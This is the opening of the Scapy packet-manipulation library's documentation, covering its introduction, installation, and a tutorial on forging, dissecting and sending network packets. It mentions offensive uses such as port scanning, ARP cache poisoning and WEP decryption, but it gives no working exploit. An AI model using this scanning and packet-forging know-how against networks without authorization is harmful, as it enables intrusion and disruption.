
Scapy Documentation

Release 2.7.1

The Scapy community

May 26, 2026

GENERAL DOCUMENTATION

1	Introduction	3
1.1	About Scapy	3
1.2	What makes Scapy so special	3
1.3	Quick demo	5
1.4	Learning Python	7
2	Download and Installation	9
2.1	Overview	9
2.2	Scapy versions	9
2.3	Installing Scapy v2.x	9
2.4	Optional Dependencies	11
2.5	Platform-specific instructions	12
2.6	Build the documentation offline	14
3	Usage	17
3.1	Starting Scapy	17
3.2	Interactive tutorial	17
3.3	Simple one-liners	46
3.4	Recipes	52
4	Advanced usage	59
4.1	ASN.1 and SNMP	59
4.2	Automata	71
4.3	CBOR	80
4.4	Forwarding Machine	83
4.5	PipeTools	86
5	Scapy network stack	93
5.1	Interfaces list	93
5.2	IPv4 routes	94
5.3	IPv6 routes	95
5.4	Get default gateway IP address	95
5.5	Get the IP of an interface	95
5.6	Get the MAC of an interface	95
5.7	Get MAC address of the next hop to reach an IP	95
6	Build your own tools	97
6.1	Using Scapy in your tools	97
6.2	Extending Scapy with add-ons	99

7	Adding new protocols	101
7.1	Simple example	101
7.2	Layers	102
7.3	Dissecting	106
7.4	Building	109
7.5	Fields	115
7.6	Design patterns	120
8	Calling Scapy functions	123
8.1	UDP checksum	123
9	Layers	125
9.1	Automotive-specific Documentation	125
9.2	Bluetooth	169
9.3	DCE/RPC & [MS-RPCE]	180
9.4	[MS-DCOM]	190
9.5	.NET Protocols	193
9.6	GSSAPI	193
9.7	HTTP	196
9.8	Kerberos	200
9.9	LDAP	222
9.10	Netflow	227
9.11	PROFINET IO RTC	229
9.12	SCTP	232
9.13	SMB	233
9.14	TCP	240
9.15	TUN / TAP Interfaces	241
10	Troubleshooting	245
10.1	FAQ	245
10.2	Getting help	249
11	Scapy development	251
11.1	Project organization	251
11.2	How to contribute	251
11.3	Improve the documentation	251
11.4	Testing with UTScapy	252
11.5	Releasing Scapy	257
11.6	Packaging Scapy	258
12	Credits	259
	Python Module Index	261
	Index	265



Version

2.7.1rc1.post32

Release

2.7.1

Date

May 26, 2026

Scapy's documentation is under a [Creative Commons Attribution - Non-Commercial - Share Alike 2.5](#) license.


INTRODUCTION

Section author: Philippe Biondi <phil at secdev.org>

1.1 About Scapy

Scapy is a Python program that enables the user to send, sniff, dissect and forge network packets. This capability allows construction of tools that can probe, scan or attack networks.

In other words, Scapy is a powerful interactive packet manipulation program. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. Scapy can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks or network discovery. It can replace hping, arpspoof, arp-sk, arping, p0f and even some parts of Nmap, tcpdump, and tshark.



Scapy also performs very well on a lot of other specific tasks that most other tools can't handle, like sending invalid frames, injecting your own 802.11 frames, combining techniques (VLAN hopping+ARP cache poisoning, VOIP decoding on WEP encrypted channel, ...), etc.

The idea is simple. Scapy mainly does two things: sending packets and receiving answers. You define a set of packets, it sends them, receives answers, matches requests with answers and returns a list of packet couples (request, answer) and a list of unmatched packets. This has the big advantage over tools like Nmap or hping that an answer is not reduced to open, closed, or filtered, but is the whole packet.

On top of this can be built more high level functions. For example, one that does traceroutes and give as a result only the start TTL of the request and the source IP of the answer. One that pings a whole network and gives the list of machines answering. One that does a portscan and returns a LaTeX report.

1.2 What makes Scapy so special

First, with most other networking tools, you won't build something the author didn't imagine. These tools have been built for a specific goal and can't deviate much from it. For example, an ARP cache poisoning program won't let you use double 802.1q encapsulation. Or try to find a program that can send, say, an ICMP packet with padding (I said *padding*, not *payload*, see?). In fact, each time you have a new need, you have to build a new tool.

Second, they usually confuse decoding and interpreting. Machines are good at decoding and can help human beings with that. Interpretation is reserved for human beings. Some programs try to mimic this behavior. For instance they say “*this port is open*” instead of “*I received a SYN-ACK*”. Sometimes they are right. Sometimes not. It’s easier for beginners, but when you know what you’re doing, you keep on trying to deduce what really happened from the program’s interpretation to make your own, which is hard because you lost a big amount of information. And you often end up using `tcpdump -xX` to decode and interpret what the tool missed.

Third, even programs which only decode do not give you all the information they received. The vision of the network they give you is the one their author thought was sufficient. But it is not complete, and you have a bias. For instance, do you know a tool that reports the Ethernet padding?

Scapy tries to overcome those problems. It enables you to build exactly the packets you want. Even if I think stacking an 802.1q layer on top of TCP has no sense, it may have some for somebody else working on some product I don’t know. Scapy has a flexible model that tries to avoid such arbitrary limits. You’re free to put any value you want in any field you want and stack them like you want. You’re an adult after all.

In fact, it’s like building a new tool each time, but instead of dealing with a hundred line C program, you only write 2 lines of Scapy.

After a probe (scan, traceroute, etc.) Scapy always gives you the full decoded packets from the probe, before any interpretation. That means that you can probe once and interpret many times. Ask for a traceroute and look at the padding, for instance.

1.2.1 Fast packet design

Other tools stick to the **program-that-you-run-from-a-shell** paradigm. The result is an awful syntax to describe a packet. For these tools, the solution adopted uses a higher but less powerful description, in the form of scenarios imagined by the tool’s author. As an example, only the IP address must be given to a port scanner to trigger the **port scanning** scenario. Even if the scenario is tweaked a bit, you still are stuck to a port scan.


Scapy’s paradigm is to propose a Domain Specific Language (DSL) that enables a powerful and fast description of any kind of packet. Using the Python syntax and a Python interpreter as the DSL syntax and interpreter has many advantages: there is no need to write a separate interpreter, users don’t need to learn yet another language, and they benefit from a complete, concise, and very powerful language.

Scapy enables the user to describe a packet or set of packets as layers that are stacked one upon another. Fields of each layer have useful default values that can be overloaded. Scapy does not oblige the user to use predetermined methods or templates. This alleviates the requirement of writing a new tool each time a different scenario is required. In C, it may take an average of 60 lines to describe a packet. With Scapy, the packets to be sent may be described in only a single line, with another line to print the result. 90% of network probing tools can be rewritten in 2 lines of Scapy.

1.2.2 Probe once, interpret many

Network discovery is blackbox testing. When probing a network, many stimuli are sent, while only a few of them are answered. If the right stimuli are chosen, the desired information may be obtained by the responses or the lack of responses. Unlike many tools, Scapy gives all the information, i.e. all the stimuli sent and all the responses received. Examination of this data will give the user the desired information. When the dataset is small, the user can just dig for it. In other cases, the interpretation of the data will depend on the point of view taken. Most tools choose the viewpoint and discard all the data not related to that point of view. Because Scapy gives the complete raw data, that data may be used many times allowing the viewpoint to evolve during analysis. For example, a TCP port scan may be probed and the

data visualized as the result of the port scan. The data could then also be visualized with respect to the TTL of the response packet. A new probe need not be initiated to adjust the viewpoint of the data.



1.2.3 Scapy decodes, it does not interpret

A common problem with network probing tools is they try to interpret the answers received instead of only decoding and giving facts. Reporting something like **Received a TCP Reset on port 80** is not subject to interpretation errors. Reporting **Port 80 is closed** is an interpretation that may be right most of the time but wrong in some specific contexts the tool's author did not imagine. For instance, some scanners tend to report a filtered TCP port when they receive an ICMP destination unreachable packet. This may be right, but in some cases, it means the packet was not filtered by the firewall, but rather there was no host to forward the packet to.

Interpreting results can help users that don't know what a port scan is, but it can also make more harm than good, as it injects bias into the results. What can tend to happen is that knowledgeable users will try to reverse engineer the tool's interpretation to derive the facts that triggered that interpretation, so that they can do the interpretation themselves. Unfortunately, much information is lost in this operation.

1.3 Quick demo

First, we play a bit and create four IP packets at once. Let's see how it works. We first instantiate the IP class. Then, we instantiate it again and we provide a destination that is worth four IP addresses (/30 gives the netmask). Using a Python idiom, we develop this implicit packet in a set of explicit packets. Then, we quit the interpreter. As we provided a session file, the variables we were working on are saved, then reloaded:

```
# ./run_scapy -s mysession
New session [mysession]
Welcome to Scapy (2.4.0)
>>> IP()
<IP |>
>>> target="www.target.com/30"
>>> ip=IP(dst=target)
>>> ip
<IP dst=<Net www.target.com/30> |>
>>> [p for p in ip]
[<IP dst=207.171.175.28 |>, <IP dst=207.171.175.29 |>,
 <IP dst=207.171.175.30 |>, <IP dst=207.171.175.31 |>]
>>> ^D
```

```
# ./run_scapy -s mysession
Using session [mysession]
Welcome to Scapy (2.4.0)
>>> ip
<IP dst=<Net www.target.com/30> |>
```

Now, let's manipulate some packets:

```
>>> IP()
<IP |>
>>> a=IP(dst="172.16.1.40")
>>> a
<IP dst=172.16.1.40 |>
>>> a.dst
'172.16.1.40'
>>> a.ttl
64
```

Let's say I want a broadcast MAC address, and IP payload to ketchup.com and to mayo.com, TTL value from 1 to 9, and an UDP payload:

```
>>> Ether(dst="ff:ff:ff:ff:ff:ff")
      /IP(dst=["ketchup.com", "mayo.com"], ttl=(1,9))
      /UDP()
```

We have 18 packets defined in 1 line (1 implicit packet)

1.3.1 Sensible default values

Scapy tries to use sensible default values for all packet fields. If not overridden,

- IP source is chosen according to destination and routing table
- Checksum is computed
- Source MAC is chosen according to the output interface
- Ethernet type and IP protocol are determined by the upper layer

Example : Default Values for IP

```
>>> ls(IP)
version      : BitField          = (4)
ihl          : BitField          = (None)
tos          : XByteField        = (0)
len          : ShortField        = (None)
id           : ShortField        = (1)
flags        : FlagsField       = (0)
frag         : BitField          = (0)
ttl          : ByteField         = (64)
proto        : ByteEnumField     = (0)
chksum       : XShortField       = (None)
src          : Emph              = (None)
dst          : Emph              = ('127.0.0.1')
options      : IPOptionsField    = ('')
```

Other fields' default values are chosen to be the most useful ones:

- TCP source port is 20, destination port is 80.
- UDP source and destination ports are 53.
- ICMP type is echo request.

1.4 Learning Python

Scapy uses the Python interpreter as a command board. That means that you can directly use the Python language (assign variables, use loops, define functions, etc.)

If you are new to Python and you really don't understand a word because of that, or if you want to learn this language, take an hour to read the very good [Python tutorial](#) by Guido Van Rossum. After that, you'll know Python :) (really!). For a more in-depth tutorial [Dive Into Python](#) is a very good start too.

DOWNLOAD AND INSTALLATION

2.1 Overview

0. Install Python 3.7+.
1. *Download and install Scapy.*
2. *Follow the platform-specific instructions (dependencies).*
3. (Optional): *Install additional software for special features.*
4. Run Scapy with root privileges.

Each of these steps can be done in a different way depending on your platform and on the version of Scapy you want to use. Follow the platform-specific instructions for more detail.

2.2 Scapy versions

Note

Scapy 2.5.0 was the last version to support Python 2.7 !

Scapy version	2.3.3	2.5.0	>2.5.0
Python 2.2-2.6			
Python 2.7			
Python 3.4-3.6			
Python 3.7-3.14			

2.3 Installing Scapy v2.x

The following steps describe how to install (or update) Scapy itself. Dependent on your platform, some additional libraries might have to be installed to make it actually work. So please also have a look at the platform specific chapters on how to install those requirements.

Note

The following steps apply to Unix-like operating systems (Linux, BSD, Mac OS X). For Windows, see the *special chapter* below.

Make sure you have Python installed before you go on.

2.3.1 Latest release

Note

To get the latest versions, with bugfixes and new features, but maybe not as stable, see the *development version*.

Use pip:

```
$ pip install scapy
```

2.3.2 Current development version

If you always want the latest version of Scapy with all new the features and bugfixes (but slightly less stable), you can install Scapy from its Git repository.

Note

If you don't want to clone Scapy, you can install the development version in one line using:

```
$ pip install https://github.com/secdev/scapy/archive/refs/heads/master.zip
```

1. Check out a clone of Scapy's repository with **git**:

```
$ git clone https://github.com/secdev/scapy.git
$ cd scapy
```

2. Install Scapy using **pip**:

```
$ pip install .
```

3. If you used Git, you can always update to the latest version afterwards:

```
$ git pull
$ pip install .
```

Note

You can run scapy without installing it using the `run_scapy` (unix) or `run_scapy.bat` (Windows) script.

2.4 Optional Dependencies

For some special features, Scapy will need some dependencies to be installed. Most of those software are installable via `pip`. Here are the topics involved and some examples that you can use to try if your installation was successful.

- Plotting. `plot()` needs [Matplotlib](#).

Matplotlib is installable via `pip install matplotlib`

```
>>> p=sniff(count=50)
>>> p.plot(lambda x:len(x))
```

- 2D graphics. `psdump()` and `pdfdump()` need [PyX](#) which in turn needs a LaTeX distribution: [texlive](#) (Unix) or [MikTeX](#) (Windows).

You can install `pyx` using `pip install pyx`

```
>>> p=IP()/ICMP()
>>> p.pdfdump("test.pdf")
```

- Graphs. `conversations()` needs [Graphviz](#) and [ImageMagick](#).

```
>>> p=rdpcap("myfile.pcap")
>>> p.conversations(type="jpg", target="> test.jpg")
```

Note

Graphviz and ImageMagick need to be installed separately, using your platform-specific package manager.

- 3D graphics. `trace3D()` needs [VPython-Jupyter](#).

VPython-Jupyter is installable via `pip install vpython`

```
>>> a,u=traceroute(["www.python.org", "google.com", "slashdot.org"])
>>> a.trace3D()
```

- WEP decryption. `unwep()` needs [cryptography](#). Example using a [Weplab](#) test file:

Cryptography is installable via `pip install cryptography`

```
>>> enc=rdpcap("weplab-64bit-AA-managed.pcap")
>>> enc.show()
>>> enc[0]
>>> conf.wepkey="AA\x00\x00\x00"
>>> dec=Dot11PacketList(enc).toEthernet()
>>> dec.show()
>>> dec[0]
```

- PKI operations and TLS decryption. [cryptography](#) is also needed.
- Fingerprinting. `nmap_fp()` needs [Nmap](#). You need an [old version](#) (before v4.23) that still supports first generation fingerprinting.

```
>>> load_module("nmap")
>>> nmap_fp("192.168.0.1")
Begin emission:
Finished to send 8 packets.
Received 19 packets, got 4 answers, remaining 4 packets
(0.8874999999999996, ['Draytek Vigor 2000 ISDN router'])
```

- VOIP. `voip_play()` needs [SoX](#).

2.5 Platform-specific instructions

As a general rule, you can toggle the **libpcap** integration *on* or *off* at any time, using:

```
from scapy.config import conf
conf.use_pcap = True
```

2.5.1 Linux native

Scapy can run natively on Linux, without libpcap.

- Install [Python 3.7+](#).
- Install [libpcap](#). (By default it will only be used to compile BPF filters)
- Make sure your kernel has Packet sockets selected (CONFIG_PACKET)
- If your kernel is < 2.6, make sure that Socket filtering is selected CONFIG_FILTER)

2.5.2 Debian/Ubuntu/Fedora

Make sure libpcap is installed:

- Debian/Ubuntu:

```
$ sudo apt-get install libpcap-dev
```

- Fedora:

```
$ yum install libpcap-devel
```

Then install Scapy via `pip` or `apt` (bundled under `python3-scapy`) All dependencies may be installed either via the platform-specific installer, or via PyPI. See [Optional Dependencies](#) for more information.

2.5.3 Mac OS X

On Mac OS X, Scapy **DOES work natively** since the recent versions. However, you may want to make Scapy use libpcap. You can choose to install it using either Homebrew or MacPorts. They both work fine, yet Homebrew is used to run unit tests with [Travis CI](#).

Note

Libpcap might already be installed on your platform (for instance, if you have `tcpdump`). This is the case of [OSX](#)

Install using Homebrew

1. Update Homebrew:

```
$ brew update
```

2. Install libpcap:

```
$ brew install libpcap
```

Enable it In Scapy:

```
conf.use_pcap = True
```

Install using MacPorts

1. Update MacPorts:

```
$ sudo port -d selfupdate
```

2. Install libpcap:

```
$ sudo port install libpcap
```

Enable it In Scapy:

```
conf.use_pcap = True
```

2.5.4 OpenBSD

In a similar manner, to install Scapy on OpenBSD 5.9+, you **may** want to install libpcap, if you do not want to use the native extension:

```
$ doas pkg_add libpcap
```

Then install Scapy via `pip` or `pkg_add` (bundled under `python-scapy`) All dependencies may be installed either via the platform-specific installer, or via PyPI. See [Optional Dependencies](#) for more information.

2.5.5 SunOS / Solaris

Solaris / SunOS requires `libpcap` (installed by default) to work.

In fact, Solaris doesn't support *AF_PACKET*, which Scapy uses on Linux, but rather uses its own system *DLPI*. See [this page](#). We prefer using the very universal *libpcap* that spending time implementing support for *DLPI*.

You need to install Npcap in order to install Scapy on Windows (should also work with Winpcap, but unsupported nowadays):

- Once that is done, you can *continue with Scapy's installation*.

Screenshots

[illegible]

The Scapy project's documentation is written using reStructuredText (files *.rst) and can be built using the [Sphinx](#) python library. The official online version is available on [readthedocs](#).

2.6.1 HTML version

The instructions to build the HTML version are:

```
(activate a virtualenv)
pip install sphinx
cd doc/scapy
make html
```

You can now open the resulting HTML file `_build/html/index.html` in your favorite web browser.

To use the ReadTheDocs' template, you will have to install the corresponding theme with:

```
pip install sphinx_rtd_theme
```

2.6.2 UML diagram

Using `pyreverse` you can build a UML representation of the Scapy source code's object hierarchy. Here is an example of how to build the inheritance graph for the Fields objects :

```
(activate a virtualenv)
pip install pylint
cd scapy/
pyreverse -o png -p fields scapy/fields.py
```

This will generate a `classes_fields.png` picture containing the inheritance hierarchy. Note that you can provide as many modules or packages as you want, but the result will quickly get unreadable.

To see the dependencies between the DHCP layer and the `ansmachine` module, you can run:

```
pyreverse -o png -p dhcp_ans scapy/ansmachine.py scapy/layers/dhcp.py scapy/
↳ packet.py
```

In this case, `Pyreverse` will also generate a `packages_dhcp_ans.png` showing the link between the different python modules provided.

3.1 Starting Scapy

Scapy's interactive shell is run in a terminal session. Root privileges are needed to send the packets, so we're using `sudo` here:

```
$ sudo scapy -H
Welcome to Scapy (2.4.0)
>>>
```

On Windows, please open a command prompt (`cmd.exe`) and make sure that you have administrator privileges:

```
C:\>scapy
Welcome to Scapy (2.4.0)
>>>
```

If you do not have all optional packages installed, Scapy will inform you that some features will not be available:

```
INFO: Can't import python matplotlib wrapper. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
```

The basic features of sending and receiving packets should still work, though.

3.2 Interactive tutorial

This section will show you several of Scapy's features with Python 2. Just open a Scapy session as shown above and try the examples yourself.

Note

You can configure the Scapy terminal by modifying the `~/.config/scapy/prestart.py` file.

3.2.1 First steps


Let's build a packet and play with it:

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
'192.168.8.14'
>>> del(a.ttl)
>>> a
< IP dst=192.168.1.1 |>
>>> a.ttl
64
```

3.2.2 Stacking layers

The / operator has been used as a composition operator between two layers. When doing so, the lower layer can have one or more of its defaults fields overloaded according to the upper layer. (You still can give the value you want). A string can be used as a raw layer.

```
>>> IP()
<IP |>
>>> IP()/TCP()
<IP frag=0 proto=TCP |<TCP |>>
>>> Ether()/IP()/TCP()
<Ether type=0x800 |<IP frag=0 proto=TCP |<TCP |>>>
>>> IP()/TCP()/"GET / HTTP/1.0\r\n\r\n"
<IP frag=0 proto=TCP |<TCP |<Raw load='GET / HTTP/1.0\r\n\r\n' |>>>
>>> Ether()/IP()/IP()/UDP()
<Ether type=0x800 |<IP frag=0 proto=IP |<IP frag=0 proto=UDP |<UDP |>>>>
>>> IP(proto=55)/TCP()
<IP frag=0 proto=55 |<TCP |>>
```



Each packet can be built or dissected (note: in Python _ (underscore) is the latest result):

```
>>> raw(IP())
'E\x00\x00\x14\x00\x01\x00\x00@\x00|\xe7\xf7\x00\x00\x01\xf7\x00\x00\x01'
>>> IP(_)
<IP version=4L ihl=5L tos=0x0 len=20 id=1 flags= frag=0L ttl=64 proto=IP
  checksum=0x7ce7 src=127.0.0.1 dst=127.0.0.1 |>
```

(continues on next page)

(continued from previous page)

```
>>> a=Ether()/IP(dst="www.slashdot.org")/TCP()/"GET /index.html HTTP/1.0 \n\n"
↳
>>> hexdump(a)
00 02 15 37 A2 44 00 AE F3 52 AA D1 08 00 45 00 ...7.D...R....E.
00 43 00 01 00 00 40 06 78 3C C0 A8 05 15 42 23 .C....@.x<....B#
FA 97 00 14 00 50 00 00 00 00 00 00 00 50 02 .....P.....P.
20 00 BB 39 00 00 47 45 54 20 2F 69 6E 64 65 78 ..9..GET /index
2E 68 74 6D 6C 20 48 54 54 50 2F 31 2E 30 20 0A .html HTTP/1.0 .
0A
>>> b=raw(a)
>>> b
'\x00\x02\x157\xa2D\x00\xae\xf3R\xaa\xd1\x08\x00E\x00\x00C\x00\x01\x00\x00@\x06x<\xc0
↳\xa8\x05\x15B#\xfa\x97\x00\x14\x00P\x00\x00\x00\x00\x00\x00P\x02 \x00
↳\xbb9\x00\x00GET /index.html HTTP/1.0 \n\n'
>>> c=Ether(b)
>>> c
<Ether dst=00:02:15:37:a2:44 src=00:ae:f3:52:aa:d1 type=0x800 |<IP version=4L
ihl=5L tos=0x0 len=67 id=1 flags= frag=0L ttl=64 proto=TCP chksum=0x783c
src=192.168.5.21 dst=66.35.250.151 options='' |<TCP sport=20 dport=80 seq=0L
ack=0L dataofs=5L reserved=0L flags=S window=8192 chksum=0xbb39 urgptr=0
options=[] |<Raw load='GET /index.html HTTP/1.0 \n\n' |>>>>
```

We see that a dissected packet has all its fields filled. That's because I consider that each field has its value imposed by the original string. If this is too verbose, the method `hide_defaults()` will delete every field that has the same value as the default:

```
>>> c.hide_defaults()
>>> c
<Ether dst=00:0f:66:56:fa:d2 src=00:ae:f3:52:aa:d1 type=0x800 |<IP ihl=5L
↳len=67
↳frag=0 proto=TCP chksum=0x783c src=192.168.5.21 dst=66.35.250.151 |<TCP
↳dataofs=5L
↳chksum=0xbb39 options=[] |<Raw load='GET /index.html HTTP/1.0 \n\n' |>>>>
```

3.2.3 Reading PCAP files


You can read packets from a pcap file and write them to a pcap file.

```
>>> a=rdpcap("/spare/captures/isakmp.cap")
>>> a
<isakmp.cap: UDP:721 TCP:0 ICMP:0 Other:0>
```

3.2.4 Graphical dumps (PDF, PS)

If you have PyX installed, you can make a graphical PostScript/PDF dump of a packet or a list of packets (see the ugly PNG image below. PostScript/PDF are far better quality...):

```
>>> a[423].pdfdump(layer_shift=1)
>>> a[423].psdump("/tmp/isakmp_pkt.eps", layer_shift=1)
```



Command	Effect
<code>raw(pkt)</code>	assemble the packet
<code>hexdump(pkt)</code>	have a hexadecimal dump
<code>ls(pkt)</code>	have the list of fields values
<code>pkt.summary()</code>	for a one-line summary
<code>pkt.show()</code>	for a developed view of the packet
<code>pkt.show2()</code>	same as show but on the assembled packet (checksum is calculated, for instance)
<code>pkt.sprintf()</code>	fills a format string with fields values of the packet
<code>pkt.decode_payload_as()</code>	changes the way the payload is decoded
<code>pkt.psdump()</code>	draws a PostScript diagram with explained dissection
<code>pkt.pdfdump()</code>	draws a PDF with explained dissection
<code>pkt.command()</code>	return a Scapy command that can generate the packet
<code>pkt.json()</code>	return a JSON string representing the packet

3.2.5 Generating sets of packets

For the moment, we have only generated one packet. Let see how to specify sets of packets as easily. Each field of the whole packet (even layers) can be a set. This implicitly defines a set of packets, generated using a kind of cartesian product between all the fields.

```
>>> a=IP(dst="www.slashdot.org/30")
>>> a
<IP  dst=Net('www.slashdot.org/30')  |>
>>> [p for p in a]
[<IP  dst=66.35.250.148  |>, <IP  dst=66.35.250.149  |>,
 <IP  dst=66.35.250.150  |>, <IP  dst=66.35.250.151  |>]
>>> b=IP(ttl=[1,2,(5,9)])
>>> b
<IP  ttl=[1, 2, (5, 9)]  |>
>>> [p for p in b]
[<IP  ttl=1  |>, <IP  ttl=2  |>, <IP  ttl=5  |>, <IP  ttl=6  |>,
 <IP  ttl=7  |>, <IP  ttl=8  |>, <IP  ttl=9  |>]
>>> c=TCP(dport=[80,443])
>>> [p for p in a/c]
[<IP  frag=0  proto=TCP  dst=66.35.250.148  |<TCP  dport=80  |>>,
 <IP  frag=0  proto=TCP  dst=66.35.250.148  |<TCP  dport=443  |>>,
 <IP  frag=0  proto=TCP  dst=66.35.250.149  |<TCP  dport=80  |>>,
 <IP  frag=0  proto=TCP  dst=66.35.250.149  |<TCP  dport=443  |>>,
 <IP  frag=0  proto=TCP  dst=66.35.250.150  |<TCP  dport=80  |>>,
 <IP  frag=0  proto=TCP  dst=66.35.250.150  |<TCP  dport=443  |>>,
 <IP  frag=0  proto=TCP  dst=66.35.250.151  |<TCP  dport=80  |>>,
 <IP  frag=0  proto=TCP  dst=66.35.250.151  |<TCP  dport=443  |>>]
```

Some operations (like building the string from a packet) can't work on a set of packets. In these cases, if you forgot to unroll your set of packets, only the first element of the list you forgot to generate will be used to assemble the packet.

On the other hand, it is possible to move sets of packets into a *PacketList* object, which provides some operations on lists of packets.

```
>>> p = PacketList(a)
>>> p
<PacketList: TCP:0 UDP:0 ICMP:0 Other:4>
>>> p = PacketList([p for p in a/c])
>>> p
<PacketList: TCP:8 UDP:0 ICMP:0 Other:0>
```

Command	Effect
summary()	displays a list of summaries of each packet
nsummary()	same as previous, with the packet number
conversations()	displays a graph of conversations
show()	displays the preferred representation (usually nsummary())
filter()	returns a packet list filtered with a lambda function
hexdump()	returns a hexdump of all packets
hexraw()	returns a hexdump of the Raw layer of all packets
padding()	returns a hexdump of packets with padding
nzpadding()	returns a hexdump of packets with non-zero padding
plot()	plots a lambda function applied to the packet list
make_table()	displays a table according to a lambda function

3.2.6 Sending packets

Now that we know how to manipulate packets. Let's see how to send them. The `send()` function will send packets at layer 3. That is to say, it will handle routing and layer 2 for you. The `sendp()` function will work at layer 2. It's up to you to choose the right interface and the right link layer protocol. `send()` and `sendp()` will also return sent packet list if `return_packets=True` is passed as parameter.

```
>>> send(IP(dst="1.2.3.4")/ICMP())
.
Sent 1 packets.
>>> sendp(Ether()/IP(dst="1.2.3.4",ttl=(1,4)), iface="eth1")
....
Sent 4 packets.
